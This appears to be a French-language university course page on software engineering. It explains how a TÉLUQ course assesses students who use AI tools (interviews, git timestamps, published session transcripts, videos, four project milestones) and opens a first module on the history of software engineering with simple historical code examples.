Cette ouverture crée cependant un défi d'évaluation réel. Si un outil peut produire du code fonctionnel, des ADRs convaincants et des réflexions de blogue plausibles, comment distinguer un apprentissage authentique d'une délégation totale ? Ce cours s'attaque à ce problème par trois mécanismes complémentaires.

L'entretien de suivi

Ces rencontres visent à évaluer la cohérence entre le niveau de sophistication que vos travaux affichent et la profondeur de votre compréhension réelle, telle qu'elle se manifeste dans une conversation en tête à tête avec le professeur. Un écart important entre les deux est, en soi, un signal d'évaluation. L'idée n'est pas d'exiger une mémorisation parfaite de chaque détail, mais de vérifier que vous maîtrisez ce que vous avez produit. Pour quelqu'un qui a réellement travaillé sur le projet, cela devrait aller de soi. C'est la défense au tableau blanc annoncée à l'accueil, appliquée à votre propre projet. Dans certains cas, l'entretien pourra inclure un court exercice pratique sans assistance, à l'image de ce qu'un cours de programmation pourrait faire avec un exercice de code sur tableau blanc. Ce cours n'étant pas un cours de programmation à proprement parler, l'exercice serait adapté en conséquence : une question de conception architecturale, un problème de modélisation de données, ou toute autre tâche en lien direct avec le contenu de votre projet.

Attention : assurez-vous de ne pas prendre à la légère les entretiens de suivi de ce cours. Tout le reste de ce que vous remettez, le code, les ADRs, les entrées de blogue, peut avoir été produit avec une assistance dont l'ampleur reste impossible à mesurer de l'extérieur. L'entretien est le seul mécanisme sur lequel le professeur peut se fier entièrement, parce qu'il met en présence votre compréhension elle-même, sans intermédiaire. Il pèse donc bien plus lourd que sa pondération ne le laisse croire. **La réussite du cours est conditionnelle à celle des deux entretiens.** Des explications insuffisantes, ou un doute raisonnable qui s'installe sans se dissiper, peuvent mener à un échec, quelle que soit la qualité apparente des livrables.

La trace du temps

Le problème central avec une délégation excessive à l'IA, c'est qu'elle permet de produire en quelques heures ce qui devrait résulter de semaines de travail itératif. Pour contrer cela, l'évaluation porte non seulement sur ce que vous avez produit, mais sur quand vous l'avez produit.

La plateforme GitHub se prête naturellement à cet exercice. Les commits, les issues, les pull requests et les entrées de blogue hébergés en ligne comportent tous des horodatages enregistrés par les serveurs de GitHub au moment de leur réception. Contrairement aux métadonnées d'un dépôt git local, qui peuvent techniquement être modifiées, ces traces en ligne sont plus difficiles à altérer rétrospectivement. Le graphe d'activité, l'historique des contributions et la chronologie des issues constituent ainsi un journal de bord de votre progression que le correcteur peut consulter avec confiance.

Un projet dont tous les commits arrivent dans les 48 heures précédant une remise, ou dont les entrées de blogue semblent avoir été rédigées en rafale en une seule soirée, ne ressemble pas à un projet qui a évolué pendant plusieurs semaines. Cette différence est visible, et elle est prise en compte dans l'évaluation. L'objectif n'est pas de surveiller chaque geste, mais de vous encourager à travailler de façon régulière et à documenter votre réflexion au moment où elle se produit, ce qui est, au passage, la meilleure façon d'apprendre durablement.

Montrer plutôt que raconter

Sur le plan de l'évaluation, une règle simple s'applique : plus vous avez utilisé l'IA, plus les attentes seront élevées quant à la façon dont vous en parlez dans votre blogue technique. Écrire « j'ai utilisé l'IA pour générer du code » est insuffisant. Ce qui est attendu, c'est un regard réflexif et, idéalement, original : comment avez-vous affiné votre façon d'interagir avec ces outils au fil du projet ? Où vous ont-ils surpris, déçu, ou conduit à repenser votre approche ? Avez-vous découvert des usages inattendus, ou développé des techniques d'expérimentation qui vous sont propres ? L'IA est un territoire suffisamment nouveau pour que vos observations personnelles aient de la valeur, et c'est cette curiosité exploratoire qui sera valorisée.

Sur ce point, une conviction guide l'évaluation. Un texte qui décrit votre façon de travailler avec l'IA est une reconstruction, écrite après coup, et la mémoire lisse naturellement les hésitations, les fausses pistes et les moments d'incompréhension. Or c'est exactement là que se trouve la matière intéressante. Une transcription de session montre la chose telle qu'elle s'est produite : les questions que vous avez réellement posées, les réponses que vous avez écartées, l'endroit où vous avez repris la main parce que la proposition ne tenait pas.

C'est pourquoi votre blogue devra s'appuyer sur des transcriptions publiées, et pas seulement sur votre récit. L'outil claude-code-transcripts, de Simon Willison, transforme une session Claude Code en pages HTML autonomes et lisibles sur téléphone, qu'on peut déposer dans un gist GitHub et référencer depuis une entrée de blogue.

```
uvx claude-code-transcripts local
```

Si vous travaillez avec un autre outil, à vous d'en trouver l'équivalent, qu'il s'agisse d'un lien de partage de conversation ou d'un export. Ce qui compte n'est pas l'outil, mais le principe de rendre la trace consultable.

Il ne s'agit surtout pas de tout publier. Une session complète est longue, et un dépôt qui les accumulerait toutes serait illisible. Choisissez-en quelques-unes qui disent quelque chose : celle où vous

avez enfin compris un mécanisme, celle où l'IA vous a conduit dans un mur que vous avez mis du temps à voir, celle où la conversation a changé une décision d'architecture. Votre entrée de blogue commente et renvoie, elle ne paraphrase pas.

> **Attention : relisez une transcription avant de la publier.** Une session de développement traverse vos fichiers, et il n'est pas rare qu'elle contienne une clé d'API, le contenu d'un `.env`, un mot de passe de base de données, ou des chemins qui en disent long sur votre machine. Une fois dans un gist public, c'est public.

Montrer en vidéo

Il est possible, et même souhaitable, de présenter une partie de vos travaux sous la forme de vidéos, idéalement sur YouTube. La raison tient à ce qui précède. Tout ce que vous remettez peut, en principe, avoir été produit par délégation : du code, un ADR, une entrée de blogue, même une transcription. Une vidéo où l'on vous voit, ou du moins où l'on vous entend, faire fonctionner votre application, parcourir votre code et expliquer ce que vous avez fait, reste en bout de ligne le type d'artéfact le plus difficile à automatiser. Elle se rapproche de l'entretien de suivi, avec l'avantage que vous choisissez le moment et ce que vous montrez. C'est pourquoi elle est généralement vue d'un bon oeil, et qu'elle compte, dans l'évaluation, parmi les preuves les plus convaincantes d'un travail réellement fait.

Une vidéo convient à tout ce qui est de l'ordre de la démonstration et du récit : faire tourner l'application devant la caméra, parcourir le code en expliquant ses choix, raconter un bogue et la manière dont vous l'avez trouvé, ou tenir une entrée de blogue à voix haute plutôt qu'à l'écrit. Elle ne remplace pas ce qui doit vivre dans le dépôt sous forme de texte, l'historique git, les ADRs, les issues, parce que ces artéfacts sont faits pour être lus, cherchés et comparés, et qu'ils portent leur propre trace du temps. La vidéo vient s'y ajouter, et elle est d'autant plus convaincante qu'elle renvoie à eux, en montrant à l'écran le commit, la pull request ou l'issue dont elle parle.

Sur le plan pratique, rien de compliqué. Un enregistrement de l'écran avec votre voix suffit, fait avec l'outil de votre système ou avec OBS Studio, qui est libre et gratuit. Quelques minutes valent mieux qu'une heure : une démonstration de cinq à dix minutes, qui va droit à ce qu'elle veut montrer, se regarde jusqu'au bout. Aucune qualité de production n'est attendue, ni montage, ni générique, et les hésitations font partie du genre. Déposez la vidéo sur YouTube en mode *non répertorié*, ce qui la rend accessible à quiconque a le lien sans la rendre publique, et placez ce lien dans l'entrée de blogue ou le `README.md` qui s'y rapporte, avec la date de l'enregistrement.

La philosophie du flux continu

Les jalons qui structurent ce cours sont une nécessité organisationnelle, pas un modèle de travail. La philosophie qui devrait guider votre progression tout au long de la session est plutôt celle du CI/CD : un flux de travail et d'apprentissage le plus continu et régulier possible, où chaque avancée est intégrée, testée et documentée au moment où elle se produit, plutôt qu'accumulée en rafale à l'approche d'une échéance.

En pratique, cela signifie committer régulièrement, alimenter le blogue technique au fil des décisions, et traiter chaque jalon non pas comme une échéance à atteindre, mais comme un point de contrôle dans un développement qui n'a jamais vraiment cessé d'avancer. Les jalons décrivent ce que vous devrez avoir produit à un moment donné ; la philosophie du flux continu décrit comment vous

devriez y arriver.

Les jalons

Le projet est évalué à travers quatre jalons et deux entretiens de suivi, répartis sur la session, pour un total de 100 %. Le tableau du début de page en donne la vue d'ensemble. Chacun donne lieu à une remise officielle à la TÉLUQ, sous la forme décrite plus haut.

Jalon 1 — Fondations (10%)

À remettre après le module 2, dans l'activité Jalon 1 de l'ENA

Ce premier jalon pose les bases de votre projet. Vous devrez avoir clarifié la nature de votre application et établi les fondations techniques et organisationnelles du développement.

Livrables :

— Un dépôt GitHub contenant un `README.md` avec la **vision client** : qui est l'utilisateur, quel problème l'application résout, et quelle est la solution envisagée (environ une page, rédigée du point de vue de l'utilisateur)
— Un ensemble de **user stories** sous forme de GitHub Issues, traduisant cette vision en tâches concrètes (avec des labels appropriés)
— (*équipe*) Un tableau **GitHub Projects** initialisé avec ces issues en backlog
— Un fichier `.github/workflows/ci.yml` configurant une pipeline CI qui exécute automatiquement la suite de tests à chaque push
— Un ensemble de **tests automatisés** couvrant les fonctionnalités déjà implantées
— Une première entrée dans votre **blogue technique**, répondant aux questions suivantes : qui sont vos utilisateurs et quel problème résolvez-vous ? Quels sont vos premiers choix techniques (langage, framework, hébergement) et quelles alternatives avez-vous considérées ? Qu'est-ce qui est encore incertain à ce stade ?

Attention : le projet doit être approuvé au jalon 1 pour que la session puisse se poursuivre. Si la vision proposée n'est pas assez ambitieuse, si son ampleur est mal calibrée dans un sens ou dans l'autre, ou si elle se prête mal aux exigences techniques du cours, il faudra la retravailler et la resoumettre jusqu'à ce qu'elle soit jugée satisfaisante. Ce n'est pas une formalité administrative. Tous les jalons suivants s'appuient sur ces fondations, et un projet mal cadré au départ devient très coûteux à corriger une fois le développement engagé. Une itération de plus au début de la session vaut mieux qu'une impasse à la fin.

Jalon 2 — Architecture et données (15%)

À remettre après le module 3, dans l'activité Jalon 2 de l'ENA

Ce jalon marque le passage d'un prototype initial à une application mieux structurée. Vous devrez avoir réfléchi à l'architecture de votre système et formalisé votre modèle de données.

Livrables :

— Deux ou trois **ADRs** documentant vos choix architecturaux importants : framework, organisation du code, type de base de données, etc. Ils sont hébergés dans le dépôt, par exemple

dans un dossier `docs/adr/`
— Un **schéma de données** commenté décrivant vos tables, leurs champs et leurs relations, dans le dépôt
— (*équipe*) Une mise à jour du **tableau GitHub Projects** reflétant l'évolution du travail depuis le jalon 1
— Une entrée dans votre **blogue**, répondant aux questions suivantes : quelle décision architecturale importante avez-vous prise, quel était son contexte, et quelles alternatives avez-vous rejetées et pourquoi ? Quel obstacle concret avez-vous rencontré et comment l'avez-vous résolu ? Qu'est-ce que votre schéma de données révèle de votre compréhension du domaine ?

Entretien mi-parcours (10%)

Rendez-vous à prendre par vous-même, dans les deux semaines suivant la réception de votre note du jalon 2. L'activité correspondante dans l'ENA : Entretien mi-parcours

Il vous revient de fixer cette rencontre, une fois votre note reçue, en passant par le lien de réservation de la page du professeur. Aucune convocation ne vous sera envoyée.

Cet entretien est une rencontre individuelle (ou par équipe) de 15 à 20 minutes sur Microsoft Teams. La conversation porte sur ce que vous avez produit jusqu'ici : vos choix techniques, votre schéma de données, le fonctionnement de votre pipeline CI. L'objectif n'est pas de vous piéger, mais de vérifier que vous comprenez et maîtrisez ce que reflète votre dépôt, et d'identifier les points à consolider pour la suite de la session.

Jalon 3 — Développement (15%)

À remettre après le module 4, dans l'activité Jalon 3 de l'ENA

Ce jalon met l'accent sur l'évolution du projet et la rigueur des pratiques de développement. L'évaluation porte sur la démonstration que les artéfacts du projet ont évolué de manière significative et structurée depuis le jalon 2.

Livrables :

— (*équipe*) Un **tableau GitHub Projects** ayant évolué de manière visible : issues fermées, nouvelles issues ouvertes, progression observable dans le temps
— Un **historique git** non trivial : branches nommées de manière significative, pull requests avec description, commits qui racontent une progression cohérente dans le temps
— De nouveaux **ADRs** documentant les décisions prises depuis le jalon 2
— Au moins deux **transcriptions de session** publiées, choisies parce qu'elles montrent quelque chose, et liées depuis l'entrée de blogue
— Un **problème de logique ou de programmation** rencontré pendant le développement, et raconté en détail dans le blogue, comme le demande la section sur les problèmes : le symptôme, la manière dont vous l'avez localisé, par exemple avec un point d'arrêt, le panneau des variables et la pile d'appels de l'éditeur, comme dans la section sur le débogage, et ce que vous avez compris en le trouvant. Une transcription de session peut compléter le billet, et des captures d'écran sont préférables. Un bogue bien raconté vaut souvent plus qu'une fonctionnalité de plus.
— Un **problème de gestion du code source** réglé avec git, raconté de la même manière : un conflit de fusion, un commit fait sur la mauvaise branche, une modification à retrouver dans

l'historique, ou un dépôt à remettre d'aplomb. Les commandes exactes, ou les gestes faits dans l'éditeur, font partie du récit, avec l'état du dépôt avant et après.
— Une entrée dans votre **blogue**, répondant aux questions suivantes : qu'est-ce qui a bien fonctionné depuis le jalon 2 ? Décrivez un moment difficile (un bug, une mauvaise décision initiale, une friction dans l'équipe) et comment vous l'avez résolu. Qu'est-ce que vous feriez différemment si vous recommenciez depuis le début ?

Attention : au jalon 3, l'historique git n'est pas une trace du travail, c'est le livrable. Le dépôt sera inspecté dans le détail, et pas seulement dans son état final. La distribution des commits dans le temps, leur taille et leur cohérence, la qualité des messages, le découpage en branches et le contenu des pull requests seront examinés pour y chercher la preuve d'une progression graduelle et structurée, et d'un travail en équipe bien balancé et équitable, le cas échéant. Un historique où tout arrive en quelques commits massifs à la veille de la remise raconte une autre histoire que celui d'un projet mené semaine après semaine, et cette différence se lit sans ambiguïté. C'est exactement ce que vise la philosophie du flux continu décrite plus haut.

Jalon 4 — Livraison finale (25%)

À remettre après le module 6, dans l'activité Jalon 4 de l'ENA

Ce jalon représente l'aboutissement du projet. Votre application doit être complète, fonctionnelle et déployée automatiquement.

Livrables :

— Un lien vers votre **application déployée** et pleinement fonctionnelle, accessible sans installation
— Un **pipeline CI/CD complet** dans le dépôt GitHub : les tests s'exécutent automatiquement et le déploiement se déclenche sans intervention manuelle à chaque push sur la branche principale
— Une sélection de **transcriptions de session** couvrant l'ensemble de la session, qui rend visible l'évolution de votre façon de travailler avec ces outils
— Un **bilan des problèmes** de toute la session, dans le blogue : la liste de ceux que vous avez rencontrés depuis le jalon 1, chacun renvoyant au billet qui le raconte, avec un mot sur ceux qui vous ont coûté le plus de temps, et sur ce que vous feriez aujourd'hui pour les éviter, ou pour les trouver plus vite.
— Une **version finale du blogue**, répondant aux questions suivantes : comment avez-vous utilisé l'IA dans votre développement, sur quelles tâches, avec quels résultats, et à quels moments vous a-t-elle déçu ou surpris ? Quelles bibliothèques et quels outils open source avez-vous choisis, et pourquoi ? Qu'est-ce que ce projet vous a appris que vous n'auriez pas appris autrement ?

Entretien final (25%)

Rendez-vous à prendre par vous-même, dans les deux semaines suivant la réception de votre note du jalon 4. L'activité correspondante dans l'ENA : Entretien final

Comme pour l'entretien de mi-parcours, c'est à vous de le fixer, une fois votre note du jalon 4 reçue, par le même lien de réservation.

L'entretien final est une rencontre individuelle (ou par équipe) de 25 à 30 minutes sur Microsoft Teams. Il porte sur l'ensemble du projet : ses choix techniques, son architecture, son évolution dans le temps, et votre compréhension de ce qui a été produit. Des questions comme « Pourquoi avez-vous structuré vos données de cette façon ? », « Que se passerait-il si votre application devait gérer dix fois plus d'utilisateurs ? » ou « À quel endroit dans votre code l'IA a-t-elle produit quelque chose que vous avez dû corriger ou adapter ? » sont typiques de ce qui sera discuté.

À une époque où les outils d'IA permettent de générer du code fonctionnel sans nécessairement le comprendre, cet entretien est le moyen le plus direct de démontrer que vous avez développé une expertise authentique à travers ce projet.

Un dernier mot :

Ces travaux devraient être, avant tout, un moment d'expérimentation. C'est l'occasion de construire quelque chose qui vous tient réellement à coeur, d'essayer une technologie que vous ne maîtrisez pas encore, de vous tromper et de recommencer. Un projet qui prend des risques et qui porte quelques cicatrices en dira toujours plus long sur ce que vous avez appris qu'un projet impeccable mais sans surprise. La curiosité et la créativité ne sont pas des écarts par rapport aux attentes, elles en font partie.
L'IA a toute sa place dans cette aventure, mais la façon dont vous vous en servez change tout. Comme tutrice, elle vous rend plus compétent : elle explique, elle propose des pistes, elle vous fait découvrir des idées que vous n'auriez pas cherchées. Comme coéquipière à qui l'on refile le gros du travail, elle produit du code dont vous n'êtes que le destinataire. La différence tient souvent à la question posée. « Pourquoi cette requête est-elle si lente ? » vous laisse quelque chose. « Écris-moi cette fonction » vous laisse une fonction.

Discord

Venez discuter et échanger sur la plateforme en ligne Discord, à l'adresse suivante : https://discord.gg/hCkqjCJ7He

Contenu interactif, à consulter en ligne : https://discord.com/widget?id=149763876894408723 1&theme=dark

Module 1 - Le génie logiciel

Ce premier module pose les fondations du cours. On y définit ce qu'est le génie logiciel, pourquoi cette discipline existe, et quels problèmes elle tente de résoudre. On y retrace ensuite son histoire, des premiers langages de programmation jusqu'à l'ère de l'intelligence artificielle, en passant par les grandes crises, les idées marquantes et les outils qui ont transformé la pratique.



Le logiciel est partout. Il fait fonctionner les téléphones, les voitures, les hôpitaux, les banques, les avions. Pourtant, malgré des décennies de progrès, construire du logiciel reste une activité notoirement difficile. Les projets dépassent leurs budgets, les délais explosent, les bogues s'accumulent. En 1994, le Standish Group publiait son rapport *CHAOS*, révélant que seulement 16% des projets logiciels étaient livrés à temps et dans les limites du budget. Trente ans plus tard, les échecs spectaculaires continuent de faire les manchettes. Au Québec, le projet SAAQclic de la Société de l'assurance automobile, estimé à 638 millions de dollars en 2017, a fini par coûter plus de 1,1 milliard, et son déploiement en 2023 a été marqué par des pannes majeures et des dépassements de coûts dissimulés pendant des années. Le génie logiciel, en tant que discipline, est né de ce constat : il ne suffit pas de savoir programmer pour construire du logiciel qui fonctionne.


Mais qu'est-ce que le génie logiciel, au juste ? On pourrait le définir simplement comme l'ensemble des pratiques qui permettent de construire du logiciel de manière fiable, à une échelle qui dépasse celle du programmeur individuel. Programmer, c'est écrire du code qui résout un problème. Faire du génie logiciel, c'est s'assurer que ce code puisse être compris par d'autres, testé, modifié, déployé et maintenu pendant des années. Un programme écrit seul, en une nuit, pour un usage unique, n'a pas besoin de génie logiciel. Mais dès qu'un deuxième développeur entre en jeu, dès que le logiciel doit survivre à sa première version, les questions changent de nature : comment organiser le code ? Comment s'assurer qu'une modification n'en brise pas une autre ? Comment coordonner le travail de plusieurs personnes sur la même base de code ?

Fred Brooks, dans son essai célèbre *No Silver Bullet* (1986), propose une distinction éclairante entre deux types de complexité. La **complexité essentielle** est celle qui est inhérente au problème qu'on tente de résoudre : les règles d'affaires, les cas limites, les interactions entre les composantes d'un système. La **complexité accidentelle** est celle qu'on s'impose à soi-même par nos choix d'outils, de

langages, d'architecture ou de processus. Par exemple, considérons un système qui doit calculer le prix d'une commande avec taxes et rabais :

```
def calculer_prix(items, rabais_pct, taux_taxe):
    sous_total = sum(item.prix * item.quantite for item in items)
    rabais = sous_total * rabais_pct / 100
    taxe = (sous_total - rabais) * taux_taxe / 100
    return sous_total - rabais + taxe
```

La logique elle-même (sous-total, rabais, taxe) est de la complexité essentielle. Mais si cette fonction de cinq lignes se retrouve enfouie dans un *framework* (cadriciel) de mille lignes de configuration, de couches d'abstraction et de patrons de conception superflus, on a ajouté de la complexité accidentelle. Une bonne partie du génie logiciel consiste justement à minimiser cette complexité accidentelle, tout en gérant efficacement la complexité essentielle.



Ce cours propose d'explorer le génie logiciel à travers six modules qui suivent une progression naturelle. On commence par le présent module, qui pose les bases historiques et conceptuelles de la discipline. On passe ensuite aux pratiques du développeur individuel : le contrôle de version, la gestion des dépendances, les tests. Puis on élargit la perspective au logiciel comme système, avec ses composantes architecturales, ses données et ses interfaces. On aborde ensuite la dimension collective du développement, avec les méthodes de travail en équipe et la collaboration. Le cinquième module traite de la vie opérationnelle du logiciel : comment le déployer, le surveiller, le faire fonctionner


de manière fiable. Enfin, on termine par un regard sur l'écosystème plus large du logiciel, incluant la culture de l'open source et l'impact croissant de l'intelligence artificielle sur la pratique du développement.

Historique du génie logiciel

L'histoire du génie logiciel n'est pas qu'une suite d'inventions techniques : c'est aussi l'histoire de problèmes récurrents, de solutions qui créent de nouveaux problèmes, et de débats qui traversent les décennies. Les tensions entre complexité essentielle et accidentelle, entre rigueur formelle et pragmatisme, y apparaissent dès les premières décennies, et n'ont jamais vraiment disparu.

Les années 40 à mi-60 : l'ère pré-GL

L'histoire du logiciel commence avec les premiers ordinateurs électroniques des années 1940. Des machines comme l'ENIAC (1945) étaient programmées par câblage physique : il fallait littéralement brancher et débrancher des connexions pour changer le comportement de la machine. La machine ne stockait pas encore son programme en mémoire, une idée que John von Neumann décrivait au même moment, en juin 1945, pour son successeur, l'EDVAC. Quant au génie logiciel, il n'en était pas encore question. La programmation, si on peut l'appeler ainsi, était une affaire de quelques spécialistes qui travaillaient seuls, en contact direct avec le matériel.



Fait souvent oublié : les personnes qui ont programmé l'ENIAC étaient six femmes, recrutées parce qu'elles étaient considérées comme « calculatrices » (*computers*, le terme désignait alors des personnes, pas des machines). Kay McNulty, Betty Jean Jennings, Betty Snyder, Marlyn Meltzer, Frances Bilas et Ruth Lichterman ont dû comprendre le fonctionnement interne de la machine à partir de schémas électriques, sans documentation ni langage de programmation, et apprendre à traquer les erreurs jusqu'au tube défaillant. Leur contribution a été largement invisibilisée pendant des décennies, la photo célèbre de l'ENIAC étant longtemps légendée sans même mentionner leurs noms.



Les choses commencent à changer avec l'apparition des premiers langages de programmation dans les années 1950. FORTRAN (1957), conçu par John Backus chez IBM, est le premier langage de haut niveau largement adopté : il permettait aux scientifiques d'écrire des formules mathématiques de façon lisible, plutôt que de manipuler directement les instructions de la machine :

```
PROGRAM HELLO
PRINT *, 'Hello, World!'
STOP
END
```

L'exemple utilise la syntaxe de FORTRAN 77, plus lisible que celle de 1957, mais il garde la mise en page héritée des cartes perforées : le code commence à la septième colonne, et tout est en majuscules.

LISP (1958), créé par John McCarthy au MIT, introduisait des concepts radicalement différents comme la récursivité et la manipulation de listes, qui influenceront la programmation pendant des décennies :

```
(defun factorielle (n)
  (if (<= n 1)
      1
```

```
    (* n (factorielle (- n 1)))))
```

La récursivité, les parenthèses omniprésentes et l'absence de distinction entre code et données font de LISP un langage qui ne ressemble à rien d'autre. Cinquante ans plus tard, ces mêmes idées se retrouveront dans des langages comme Clojure et dans les fondements de l'intelligence artificielle.

COBOL (1959) est conçu par un comité, le CODASYL, en s'inspirant largement de FLOW-MATIC, le langage de **Grace Hopper**, une pionnière de l'informatique qui avait déjà conçu l'A-0 (1952), souvent présenté comme le premier compilateur, et contribué à populariser l'idée même qu'un programme puisse être écrit dans un langage proche de l'anglais plutôt qu'en code machine. C'est aussi Hopper qui a popularisé l'histoire du « premier bogue », un papillon de nuit trouvé en 1947 dans un relais du Harvard Mark II par l'équipe qui l'exploitait. Le mot lui-même est bien plus ancien, comme le raconte la section sur le débogage. COBOL, l'héritage le plus durable de ses idées, ciblait le monde des affaires avec une syntaxe qui se voulait proche de l'anglais :

```
IDENTIFICATION DIVISION.
PROGRAM-ID. HELLO-WORLD.

PROCEDURE DIVISION.
    DISPLAY "Hello, World!".
    STOP RUN.
```

